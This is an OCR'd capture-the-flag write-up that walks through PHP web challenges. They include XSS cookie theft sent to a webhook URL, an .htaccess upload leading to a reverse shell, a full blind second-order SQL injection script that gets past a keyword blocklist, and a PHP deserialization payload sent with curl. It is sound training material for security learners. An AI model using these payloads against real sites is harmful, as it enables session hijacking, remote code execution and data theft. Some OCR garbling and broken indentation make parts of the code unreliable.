
```
You are not admin! You can't access this page. <?php
require_once 'init.php';
error_reporting(0);
if ($_SESSION['is_admin'] !== 1) {
    echo "You are not admin! You can't access this page.";
    highlight_file(__FILE__);
    die();
}

$userdir = "uploads/" . md5($_SERVER["REMOTE_ADDR"]);
if (!file_exists($userdir)) {
    mkdir($userdir, 0777, true);
}
if (isset($_POST["submit"])) {
    $tmp_name = $_FILES["upload"]["tmp_name"];
    $name = basename($_FILES["upload"]["name"]);
    if (!$tmp_name) {
        die();
    }
    if (!$name) {
        die("filename cannot be empty!");
    }
    $extension = substr($name, strrpos($name, ".") + 1);
    if (preg_match("/ph/i", $extension)) {
        die("illegal suffix!");
    }
    $upload_file_path = $userdir . "/" . $name;
    if (!move_uploaded_file($tmp_name, $upload_file_path)) {
        die("Error!");
    }
    echo "Your dir " . $userdir . ' <br>';
    echo "Your file: ";
    var_dump(scandir($userdir));
}
```

Step 2: We already knew that the admin will visit our post and potentially leaks its cookies since http only is not set and xss is possible. This is the way to get the admin access. Set up the payload and ensure it forward it to our VPS or webhook. Get the value, and change cookies value in browser, and revisit upload.php to see whether it works now.



Name	Value	Dom...	Path	Expir...	Size	HttpOnly	Se...	S...	P...	C...	Pr...
PHPSESSID	ee8...	hehe...	/	Sessi...	41						M...
_clck	1w...	.azur...	/	2025...	33						M...

Cookie Value ☐ Show URL-decoded
ee83b28d77502288c48fa48ec326e1be




Title: asdfdsaf

Content:

```
<imimgg src='#' oonnerror="windwindowow.locatioonn.href='https://webhook.site/763cb63a-c5ab-4dc5-bdad-b78fcfe472b1/'+documdocumentent.cookie">
```

☑ Publish this post (If you check this checkbox, admin will check your post.)



REQUESTS (2/100)
Newest First
Search Query

GET #2301e
2001:e68:542f:c6c7:5037:f9
12/23/2024 8:50:45 PM

GET #51da2
104.214.171.83
12/23/2024 8:50:16 PM

Request Details — Permalink | Raw content | Copy as | Delete

GET	https://webhook.site/763cb63a-c5ab-4dc5-bdad-b78fcfe472b1/PHPSESSID=2fe10e7366c0552882cdc71d1eb5eab6
Host	104.214.171.83 Whois Shodan Netify Censys VirusTotal
Date	12/23/2024 8:50:16 PM (a minute ago)
Size	0 bytes
Time	0.000 sec
ID	51da24f3-e4e8-4a8f-9b7a-98ec24f7c404
Note	Add Note


Headers

accept-language	en-US,en;q=0.9
accept-encoding	gzip, deflate, br, zstd
referer	http://challenge/
sec-fetch-dest	document
sec-fetch-mode	navigate
sec-fetch-site	cross-site
accept	text/html,application/xhtml+xml,application/xml;q=
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
upgrade-insecure-requests	1
sec-ch-ua-platform	"Linux"
sec-ch-ua-mobile	?0
sec-ch-ua	"Google Chrome";v="131", "Chromium";v="131", "Not_
host	webhook.site
content-length	
content-type	


Query strings

Form values


Step 3: Now the upload part, we find out there is a filter there that disallow php upload. There is no other file extension disallow, and we find out it is using apache server from wappalyzer. We could potentially abuse this feature, let it read a png extension file as php and get remote code execution(can get reverse shell as well).




```
    }
    $extension = substr($name, strrpos($name, ".") + 1);
    if (preg_match("/ph/i", $extension)) {
        die("illegal suffix!");
    }
```



Step 4: Exploit XD. I use pentestmonkey php reverse shell to get back the connection. Post .htaccess first, then only get the php reverse shell and get your flag.




```
┌──(kali㉿kali)-[~]
└─$ cat .htaccess
AddType application/x-httpd-php .png
```



```
┌──(kali㉿kali)-[~]
└─$ curl -X POST \
  -H "Cookie: PHPSESSID=2fe10e7366c0552882cdc71d1eb5eab6" \
  -F "upload=@flag.png" \
  -F "submit=1" \
  http://hehejy.eastasia.cloudapp.azure.com:8084/upload.php
```

Challenge 3: Login Page?

Source Code



add_email.php	PHP Source File	1 KB	No	1 KB	36%	11/23/2024 6:21 PM
class.php	PHP Source File	2 KB	No	5 KB	73%	12/21/2024 11:14 PM
index.php	PHP Source File	1 KB	No	2 KB	58%	11/23/2024 9:09 PM
init.sql	SQL Source File	1 KB	No	1 KB	51%	12/21/2024 11:15 PM
list_email.php	PHP Source File	1 KB	No	1 KB	15%	11/23/2024 6:21 PM
login.php	PHP Source File	1 KB	No	2 KB	58%	11/23/2024 9:10 PM
logout.php	PHP Source File	1 KB	No	1 KB	18%	11/23/2024 6:21 PM
register.php	PHP Source File	1 KB	No	4 KB	68%	12/21/2024 7:11 PM

All these files can be obtained from my github

WriteUp

Challenge Solution Writeup

Files Provided

1. **class.php**: A PHP file containing the vulnerable code for adding and listing email addresses.
2. **waf**** function**: A function in class.php intended to block malicious inputs but containing bypassable restrictions.

Exploitable Code

1. add_email Function

The add_email function is used to insert email data into the database. Below is the relevant part of the code:

```
public function add_email($email)

{

  $id = $_SESSION['uid'];

  $sql_query = "SELECT username FROM users where id = '$id'";

  $row = mysqli_query($this->sql, $sql_query);
  $result = $row->fetch_all(MYSQLI_ASSOC);

  $username = $result[0]['username'];

  $email = mysqli_real_escape_string($this->sql, $email);

  $sql_query = "INSERT INTO `email` (`id`, `username`, `email`, `time`) VALUES
(NULL,'$username','$email',NOW())";

  $this->sql->query($sql_query);

}
```

Vulnerability:

- The $username variable is retrieved directly from the database and used in another SQL query without escaping or sanitization.
- This allows **Second-Order SQL Injection**, where an attacker inserts malicious input during registration, which is later used unsanitized in subsequent queries.

2. list_email Function

The list_email function retrieves and displays email data for a specific user:

```
public function list_email()

{

  $id = $_SESSION['uid'];

  $sql_query = "SELECT username FROM users where id = '$id'";

  $row = mysqli_query($this->sql, $sql_query);

  $result = $row->fetch_all(MYSQLI_ASSOC);

  $username = $result[0]['username'];

  $sql_query = "SELECT email,time FROM email where username = '$username'";


  $row = mysqli_query($this->sql, $sql_query);

  $posi = 1;
```

```
    echo '<div class="container"><table class="table"><thead><tr><th
scope="col">#</th><th scope="col">Email</th><th
scope="col">Time</th></tr></thead><tbody>';

    while ($result = $row->fetch_assoc()) {

        echo '<tr><th scope="row">' . $posi++ . '</th><td>' . $result['email'] . '</td><td>' .
$result['time'] . '</td></tr>';

    }

    echo '</tbody></table></div>';

}
```

Vulnerability:

- The $username variable is directly inserted into the SQL query for retrieving emails without sanitization. If a malicious username (e.g., ' or 1#) is registered, it could lead to SQL injection during email listing.

3. waf Function

The WAF function is designed to filter potentially malicious inputs but is insufficiently robust:

```
public function waf($value): bool

{

    $blackList = array(' ', '^', '#', '*', '/', '-', ';', '!', '~', '<', '>', '?', '=', urldecode('%00'),
urldecode('%09'), urldecode('%0A'), urldecode('%0B'), urldecode('%0C'),
urldecode('%0D'), urldecode('%A0'), '+', '` ', '"', '\\', '()', 'or', 'and', 'between', 'insert', 'update',
'xml', 'delete', 'into', 'union', 'file', 'extractvalue', 'if', 'substr', 'hex', 'bin', 'ord', 'ascii', 'sleep',
'medium');

    foreach ($blackList as $item) {

        if (stripos($value, $item) !== false) {

            return false;

        }

    }

    return true;
```

}

Weaknesses:

- The WAF filters keywords such as or, and, =, and spaces, but these can be bypassed using:
    - || for or and && for and
    - like or regexp for =
    - Parentheses ( ) instead of spaces
    - Hexadecimal representation for keywords, e.g., medium as 0x6d656469756d

---

Steps to Solve the Challenge

1. Exploit the Registration Process

Register a username that triggers a second-order SQL injection. For example:

' || (mid((select(flag)from(flagrepo)),1,1)regexp'a$') || '

This payload inserts malicious SQL logic that will execute when the username is queried later.

2. Trigger the SQL Injection

Use the vulnerable list_email function to execute the SQL query:

SELECT email,time FROM email where username = '' || (mid((select(flag)from(flagrepo)),1,1)regexp'a$') || ''

This query iterates through characters of the flag and matches each one using regexp.

3. Automate the Exploit

Use the provided Python script to automate the blind SQL injection:

Key Function:

```
def get_flag():
  for i in range(1, 50):
    for j in string.ascii_lowercase + string.digits + '{,}':
            cookies = {'PHPSESSID': hashlib.md5(str(random.random()).encode('utf-8')).hexdigest()}

            payload = "%s'||(mid((select(flag)from(flagrepo)),%d,1)regexp'%s$')||'" % (hashlib.md5(str(random.random()).encode('utf-8')).hexdigest(), i, j)

            register(payload, cookies)

            login(payload, cookies)


            if index(payload, cookies):

                print(j, end="")

                break

        time.sleep(0.1)

    print()
```


This script systematically extracts each character of the flag by testing possible values one by one.

4. Full Script

```
import time

import re

import string

import requests

import hashlib

import random


url = "http://127.0.0.1:80/"

headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36 Edg/92.0.902.62'}

proxies = {"http": "http://127.0.0.1:7890"}
```

```
def register(payload, cookies):
    r = requests.post(url=url + "register.php", headers=headers, cookies=cookies,
data={"username": payload, "email": payload, "password": payload, "confirm": payload})
    rule = r'<script>(.+?);</script>'
    result = re.findall(rule, r.text)
    try:
        if result[0] != "window.location.href='login.php?register'":
            return False
        else:
            return True
    except IndexError:
        return False


def login(payload, cookies):
    r = requests.post(url=url + "login.php", headers=headers, cookies=cookies,
data={"username": payload, "password": payload})
    rule = r'<script>(.+?);</script>'
    result = re.findall(rule, r.text)
    try:
        if result[0] != "window.location.href='index.php'":
            return False
        else:
            return True
    except IndexError:
        return False
```

```
def index(payload, cookies):
    r = requests.get(url=url + "index.php", headers=headers, cookies=cookies)
    rule = r'<div class="container"><table class="table"><thead><tr><th
scope="col">#</th><th scope="col">Email</th><th
scope="col">Time</th></tr></thead><tbody>(.+?)</tbody></table></div>'
    result = re.findall(rule, r.text)
    try:
        if len(result[0]) == len('<tr><th scope="row">1</th><td>%s</td><td>2021-11-29
14:21:50</td></tr>' % payload):
            return False
        else:
            return True
    except IndexError:
        return False


def get_flag():
    for i in range(1, 50):
        for j in string.ascii_lowercase + string.digits + '{,}':
            cookies = {'PHPSESSID': hashlib.md5(str(random.random()).encode('utf-
8')).hexdigest()}
            payload = "%s'||(mid((select(flag)from(flagrepo)),%d,1)regexp'%s$')||'" %
(hashlib.md5(str(random.random()).encode('utf-8')).hexdigest(), i, j)
            register(payload, cookies)
            login(payload, cookies)


            if index(payload, cookies):
                print(j, end="")
        break
    time.sleep(0.1)
  print()

# Register random users for initialization
register(hashlib.md5(str(random.random()).encode('utf-8')).hexdigest(), {'PHPSESSID': hashlib.md5(str(random.random()).encode('utf-8')).hexdigest()})
register(hashlib.md5(str(random.random()).encode('utf-8')).hexdigest(), {'PHPSESSID': hashlib.md5(str(random.random()).encode('utf-8')).hexdigest()})
register(hashlib.md5(str(random.random()).encode('utf-8')).hexdigest(), {'PHPSESSID': hashlib.md5(str(random.random()).encode('utf-8')).hexdigest()})

# Extract the flag from the known table
get_flag()
```



```
┌──(kali㉿kali)-[~/sqli/build]
└─$ python3 medium-sql-with-sql-given.py
hehe{98dca52f6a770b8100cca1a478061743}
```

Challenge 4: Serialization?

Description

Just a simple serialization question

Source Code

```
<?php

highlight_file(__FILE__);


class getflag

{

   public $file;


   public function __destruct()

   {

      if ($this->file === "flag.php") {

         echo file_get_contents($this->file);

      }

   }

}


class tmp

{

   public $str1;

   public $str2;
```

```
  public function __construct($str1, $str2)
  {
    $this->str1 = $str1;
    $this->str2 = $str2;
  }

}

$str1 = $_POST['str1'];
$str2 = $_POST['str2'];
$data = serialize(new tmp($str1, $str2));
$data = str_replace("easy", "ez", $data);
unserialize($data);
```

WriteUp

Challenge Analysis

1. **Code Explanation:**
   - **getflag Class:**
     - Contains a $file property.
     - The __destruct() method checks if $file is "flag.php". If true, it reads and echoes the file's contents.
   - **tmp Class:**
     - Contains $str1 and $str2 properties.
     - Constructor initializes these properties.

- The main script:
    - Accepts $_POST['str1'] and $_POST['str2'] as inputs.
    - Serializes a tmp object with these inputs.
    - Replaces all "easy" strings in the serialized data with "ez".
    - Deserializes the modified data.

2. **Vulnerability:**
    - Deserialization occurs on user-supplied data ($str2).
    - This allows injection of malicious serialized objects to execute code within the __destruct() method of getflag.

Exploit Plan

1. Inject a serialized object for getflag with its $file property set to "flag.php".
2. Ensure the serialized payload avoids "easy" to bypass the str_replace() operation.
3. Send the crafted payload to the server via POST request.

Payload Construction

- Create a serialized getflag object:

O:7:"getflag":1:{s:4:"file";s:8:"flag.php";}

- This payload:
    - Creates an object of class getflag.
    - Sets the $file property to "flag.php".
- Inject this into $_POST['str2'].

Exploit Execution

Step 1: Craft POST Data

The required POST parameters:

- str1: A placeholder string containing "easy" (e.g., "easyeasy...") to be replaced.
- str2: The malicious serialized payload for the getflag object.

Step 2: Send the Exploit


Using curl:

```
curl -X POST \
  -d "str1=easyeasyeasyeasyeasyeasyeasyeasyeasy" \
  -d "str2=;s:4:\"str2\";O:7:\"getflag\":1:{s:4:\"file\";s:8:\"flag.php\";}" \
  http://127.0.0.1:8002/
```

Step 3: Verify the Response

The server processes the payload:

1. Replaces "easy" with "ez" in str1.
2. Deserializes the getflag object.
3. Executes the __destruct() method of getflag, printing the contents of flag.php.



```
 style="color: #0000BB">$this</span><span style="color: #007700">—&gt;</span><span style="color: #0000BB
">str2&nbsp;</span><span style="color: #007700"≥&nbsp;</span><span style="color: #0000BB">$str2</span><
span style="color: #007700">;<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br /><br />}<br /><br /></span><span style=
"color: #0000BB">$str1&nbsp;</span><span style="color: #007700"≥&nbsp;</span><span style="color: #0000B
B">$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'str1'</span><span sty
le="color: #007700">];<br /></span><span style="color: #0000BB">$str2&nbsp;</span><span style="color: #0
07700"≥&nbsp;</span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><spa
n style="color: #DD0000">'str2'</span><span style="color: #007700">];<br /></span><span style="color: #0
000BB">$data&nbsp;</span><span style="color: #007700"≥&nbsp;</span><span style="color: #0000BB">seriali
ze</span><span style="color: #007700">(new&nbsp;</span><span style="color: #0000BB">tmp</span><span styl
e="color: #007700">(</span><span style="color: #0000BB">$str1</span><span style="color: #007700">,&nbsp;
</span><span style="color: #0000BB">$str2</span><span style="color: #007700">));<br /></span><span style
="color: #0000BB">$data&nbsp;</span><span style="color: #007700"≥&nbsp;</span><span style="color: #0000
BB">str_replace</span><span style="color: #007700">(</span><span style="color: #DD0000">"easy"</span><sp
an style="color: #007700">,&nbsp;</span><span style="color: #DD0000">"ez"</span><span style="color: #007
700">,&nbsp;</span><span style="color: #0000BB">$data</span><span style="color: #007700">);<br /></span>
<span style="color: #0000BB">unserialize</span><span style="color: #007700">(</span><span style="color:
#0000BB">$data</span><span style="color: #007700">);</span>
</span>
</code><?php
$flag="hehe{welldon3!_serialization}";
```